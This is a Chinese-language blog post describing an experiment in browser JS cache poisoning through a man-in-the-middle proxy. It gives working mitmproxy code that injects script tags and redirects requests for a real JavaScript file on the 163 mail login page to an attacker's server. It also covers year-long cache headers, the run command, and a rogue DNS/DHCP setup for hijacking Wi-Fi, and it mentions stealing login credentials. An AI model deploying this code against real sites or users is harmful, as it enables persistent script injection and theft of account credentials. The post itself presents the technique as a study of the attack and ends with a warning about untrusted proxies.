基于浏览器缓存机制的 JS 投毒攻击

之前参考某大牛前辈的文章，做了 JS 缓存投毒的实验，觉得挺有意思，在此记录一下，一方面对用到的知识、实现的流程进行梳理，同时对其中的技术点说一下自己的想法。

一．运行流程

首先介绍一下，通过代理服务器作为中间人进行 JS 缓存投毒的整体运行流程，其主要分为两个阶段：一个是注入阶段，一个是触发阶段。

注入阶段：指用户通过代理服务器访问了任意网站，便将要注入的 js 文件缓存到用户的浏览器。具体流程如图 1 所示。




图 1 注入阶段的流程

（1）用户通过攻击者控制的代理服务器访问了任意网站，此时，攻击者在响应页面中插入了 script 标签，以便让浏览器加载要投毒的 js 文件，如：http://target/x.js；

（2）进一步，浏览器渲染页面，加载该 script 标签后会请求该 js 文件；

（3）此时，攻击者可截获针对该 js 文件的请求，并定向到自己的 Web 服务器，且以指定的响应头（主要指与缓存时间相关的）、响应内容（payload）作为回应；

（4）最后，浏览器得到 http://target/x.js 的响应之后，会以实际得到的响应头、响应内容为依据进行解析，并不判断响应是否真的是由原网站发出；

（5）在此过程中，攻击者通过指定与缓存控制有关的响应头让浏览器对 http://target/x.js 做缓存，所以浏览器会把该 js 缓存到用户计算机的相应位置，并且缓存的内容也是由攻击者控制的。

触发阶段：指即使用户以后不在使用该代理服务器，但由于之前被缓存了目标网站要加载的 js 文件，所以当访问了预置 js 缓存的目标网站后，缓存的 js 文件被触发。具体流程如图 2 所示。




图 2 触发阶段

触发后，缓存 js 文件在执行时除了执行一些特定的操作外，也应该加载网站本应加载的原 js 文件，以避免影响网站原页面的渲染效果。

二．相关背景

既然是利用浏览器的缓存机制进行的中间人投毒攻击，那就应该知道浏览器的缓存机制是怎样的？？代理服务器如何以中间人的身份修改流经的 HTTP 流量？？清楚了浏览器的缓存机制、中间人的实现方式，才能更好的理解 JS 缓存投毒的原理，以及其中存在的局限性。

当然也可先跳过背景知识这部分内容，直接转到具体实现部分，等对 JS 投毒的具体实现了解之后，带着疑问回头来看或许效果更好。

1、浏览器缓存机制

(详细内容可参考“浅析浏览器缓存机制”一文)

其实主要指 HTTP 协议定义的缓存机制，涉及的字段包括：Expires/Cache-Control、Last-Modified/Etag。当然也有非 HTTP 协议定义的缓存机制，如使用 HTML Meta 标签。

如图 3，这里仅强调，浏览器缓存行为与用户行为的关系，也就是当浏览器要加载的资源存在于缓存且未过期的情况下，浏览器是否直接使用缓存跟用户的行为是有关的，并不一定有缓存就立即使用。

用户操作	Expires/Cache-Control	Last-Modified/Etag
地址栏回车	有效	有效
页面链接跳转	有效	有效
新开窗口	有效	有效
前进、后退	有效	有效
F5刷新	无效	有效
Ctrl+F5刷新	无效	无效

图 3 浏览器缓存与用户行为的关系

(1) F5：浏览器在决定是否使用缓存之前，会先向服务器发送请求，请求头带上 If-Modifed-Since，If-None-Match（如果上一次 response 带上 Last-Modified, Etag）；服务器对文件的新鲜度进行检查，返回结果可能是 304（文件未更新，缓存有效，可使用），也有可能是 200（文件发生了变化，缓存失效）；

（2）Ctrl+F5：无论如何都不会读取缓存的内容，而是从服务器

重新拉取，也即强行刷新，返回结果是 200；

（3）其它情况：地址栏回车、打开新链接、打开新窗口等，如果有缓存且未过期，则直接读取缓存，不会与服务器发生交互行为，返回结果是 200 OK (BFCache)【Firefox 下测试】。

这里为什么强调浏览器缓存行为与用户行为的关系呢？？原因是当我们将 js 文件缓存到浏览器之后，其实缓存的 js 文件只有文件名（即：url）与原 js 文件一样，文件内容、响应头字段都是不同的。如何用户按 F5、Ctrl+F5，因为会与原服务器发生交互，那投毒的 js 就失效了。

不过也不能说缓存投毒就不靠谱，毕竟大多数情况还是可以的，用户执行 F5 或 Ctrl+F5 的情况是不多的，比如：我们要登录 163 邮箱，多数用户会先百度一下 163，再右键打开 163 的网址，这样的话，缓存的 js 就有效，想做什么事情就看 js 文件的内容了。

（注：1.浏览器依据 url 判断是否有缓存。2.查看浏览器缓存的方式：chrome://cache/【chrome 浏览器】；about:cache?storage=disk&context=【firefox 浏览器】）

2、代理服务器

既然通过中间人投毒，那就需要对 http 请求/响应数据包进行修改。这里用到的是中间人代理框架——mitmproxy，一个基 python 的中间人代理的框架，可以自定义需要的功能。网上资料也有很多，具体就不详述，下面直接记录实现过程！

三、实现过程

首先应选择投毒的目标，即对哪个网站加载的哪个 js 文件进行缓存投毒。

以 163 的登录页面【http://mail.163.com/】为例，目标就是对 163 登录页面加载的一个 js 文件【http://mimg.127.net/copyright/year.js】做缓存投毒。

最终目的就是让浏览器缓存 http://mimg.127.net/copyright/year.js，并且缓存内容、缓存时间是我们自己定义的，而不是原来的内容。

1、第一步，需要先把代理服务器运行起来

代理服务器的目的就是修改流经的 http 流量，其中 response 函数用来修改 http 响应，request 函数用来修改 http 请求，保存的文件名就叫 proxy.py 吧！

具体如下：

（1）修改响应：如图 4 所示，首先构造待插入响应页面的内容，然后将其添加到 body 标签的最后。浏览器在渲染页面的时候，就会加载要投毒的 js 文件。

```
targets={
    "http://mimg.127.net/copyright/year.js":"163.js",
}

poison=''

before='<script language="javascript" type="text/javascript" src="'

after='"></script>\n'

for i in targets:
    poison+=before+i+after
```

目标js文件

构造插入响应页面的内容

```
def response(context, flow):

    if 'Content-Type' in flow.response.headers.keys():

        if 'text/html' in flow.response.headers['Content-Type']:

            if 'Content-Encoding' in flow.response.headers.keys():

                if 'gzip' in flow.response.headers['Content-Encoding']:
                    gzipped_content = StringIO(flow.response.content)
                    gzip_handler = gzip.GzipFile(mode='rb',fileobj=gzipped_content)
                    plain_content = gzip_handler.read()
                    gzip_handler.close()
                    gzipped_content.close()
                    inject_segment = plain_content.find('</body')
                    if inject_segment != -1:
                        injected_plain_content = plain_content[:inject_segment] + poison + plain_content[inject_segment:]
                        gzipped_content = StringIO()
                        gzip_handler = gzip.GzipFile(mode='wb',fileobj=gzipped_content)
                        gzip_handler.write(injected_plain_content)
                        gzip_handler.close()
                        flow.response.content = gzipped_content.getvalue()
                        gzipped_content.close()
            else:
                inject_segment = flow.response.content.find('</body')
                if inject_segment != -1:
                    flow.response.content = flow.response.content[:inject_segment] + poison + flow.response.content[inject_segment:]
```

在body标签的最后插入构造好的字符串

图 4 在响应流量中插入 script 标签

（2）修改请求：如图 5 所示，浏览器请求要投毒的 js 文件时，我们当然不能将它发送到真正的服务器。这里就需要截获对投毒 js 文件的 http 请求，并将该请求定向到我们自己服务器上的 js 文件。

```
def request(context,flow):

    rawurl=flow.request.url

    if targets.has_key(rawurl):

            flow.request.url = 'http://127.0.0.1:80/'+targets[rawurl]
```

截获针对投毒js文件的请求，转而请求自己服务器上的js文件

图 5 截获针对 js 文件的请求

2、投毒 js 文件的内容

截获针对 http://mimg.127.net/copyright/year.js 的请求，并将其定向到了自己的 http://127.0.0.1:80/163.js 文件，内容如图 6 所示：




图 6 Payload 内容

这段代码的目的就是动态的在页面中生成两个 script 标签，一个用来加载恶意 js 文件，一个用来加载网站本应加载的 js 文件。这样在实现我们目的的同时，不会影响原网页的渲染效果。

（注：1. 在 request 函数中只截获针对投毒的 js 文件的 http 请求，这里指 http://mimg.127.net/copyright/year.js，其它的 http 请求均放行；2.原 js 文件后添加 version=xxx，以避免陷入死循环；3.也可通过 document.write 的方式添加 script 标签；）

那么在浏览器的缓存中，http://mimg.127.net/copyright/year.js 对应的内容就如上所示，以后每次浏览器请求 http://mimg.127.net/copyright/year.js，都会执行该 js 代码。

这里可能会有疑问，year.js 是怎么缓存到浏览器的？？也没见修改 http 响应中与缓存有关的响应头？？接着往下看

3、设置投毒 js 文件的缓存时间

具体的实现方式是通过修改 web 服务器的配置文件完成的，并没有在 response 函数中修改响应头字段，如图 7。

图 7 Apache 配置缓存时间的字段

我们将对 http://mimg.127.net/copyright/year.js 的请求定向到了自己的 web 服务器，由于服务器是我们自己控制的，那么我们可以修改服务器的配置文件，来添加与缓存时间有关的响应头。如上所示，通过 cache-control 设置 js 文件的缓存时间为一年。（注：这里的 web 服务器是 apache，系统:Ubuntu 14.04 服务器版）

四、测试

测试流程（Firefox 下测试）：

1、开启代理服务器。命令：mitmdump –s proxy.py –p 1234 (proxy.py 是保存的文件名，-p 指定代理服务器的端口号)

2、配置 Firefox 浏览器使用代理服务器，指定 IP/Port，然后随意访问一个网址，如：http://baidu.com。

如图 8，可以看到在页面中插入了 posion 字符串对应的内容。





图 8 注入内容插入到页面

3.配置 Firefox 浏览器不使用代理，然后访问 http://mail.163.com/ 。

如图 9，可看到缓存的 js 文件执行后，引入了恶意 js 文件和原 js 文件。






图 9 触发缓存文件，弹窗提示

因为 script 标签不受同源策略的限制，恶意 js 文件具体做什么就看攻击者的想法，比如绑定登录按钮的点击事件，截获用户名、密码，然后回传等。

----------分割线----------

缓存投毒目的就是让浏览器对 year.js 做缓存，并且缓存内容、缓存时间是我们自己定义的，而不是原来的内容。打开

about:cache-entry?storage=memory&context=&eid=&uri=http://mimg.127.net/copyright/year.js

如图 10，可看到响应头字段跟我们设置的一样，内容也是一样的，只是这里是十六进制。url 地址就是 Cache entry information 的 key。




图 10 缓存的内容

五、一些想法

1、JS 缓存投毒的局限性

（1）缓存投毒只针对 http 协议的 js 文件有效，对于 https 协议的 js 文件并不能长期缓存投毒；

（2）浏览器缓存行为与用户行为的关系，如上文所述；

2、投毒时是否应考虑原 js 文件的缓存时间

通过测试，发现这不是必须的，因为投毒 js 文件的缓存时间是我们可控的。相对于挑选缓存时间较长的 js 文件，挑选 url 长期不变的更为合理。url 变了的话，缓存肯定就没用了。

3、如何改进以达到 Wifi 流量劫持

这里并没有直接针对 Wifi 流量进行劫持，而是换了一种思路：以代理服务器作为中间人，来实现 JS 投毒攻击。虽然针对 Wifi 流量劫持的效果相对明显，更易诱使用户受骗，不过对该方法稍作改进，

也可以针对 Wifi 流量进行劫持以实现 JS 缓存投毒攻击的目的。

（1）首先，搭建一个 DNS 服务器，将所有的域名都解析成代理服务器所在的 IP;

（2)然后，将 Wifi 的 DHCP-DNS 设置为 DNS 服务器所在的 IP。

（3）结果，所有的 http 请求 http://domain/path 最终解析为 http://代理服务器 IP/path。这样就把 Wifi 流量导向了我们的代理服务器。

（注：因为 http 默认的是 80 端口，所以这是在开启代理服务器时候应指定-p 80。同时修改 apache 的端口，以避免冲突）

六、总结

说了那么多，实质就是想办法让浏览器去请求 http://xxxxx/xxx.js，然后截获该请求，并告诉浏览器 http://xxxxx/xxx.js 的响应头是 xxx，响应的内容是 xxx。那么浏览器就会以我们期望的响应头、响应内容对 http://xxxxx/xxx.js 做缓存。

在未来的某个时刻，当浏览器加载该 url 的时候就会执行缓存的代码，使其不再受时空的限制，实现超长诅咒。以后使用公共场所的 Wifi、网上免费的代理服务器都应谨慎!!

七、参考：

http://www.cnblogs.com/index-html/p/wifi_hijack_1.html

http://www.cnblogs.com/index-html/p/wifi_hijack_2.html

http://www.cnblogs.com/index-html/p/wifi_hijack_3.html

http://www.cnblogs.com/skynet/archive/2012/11/28/2792503.html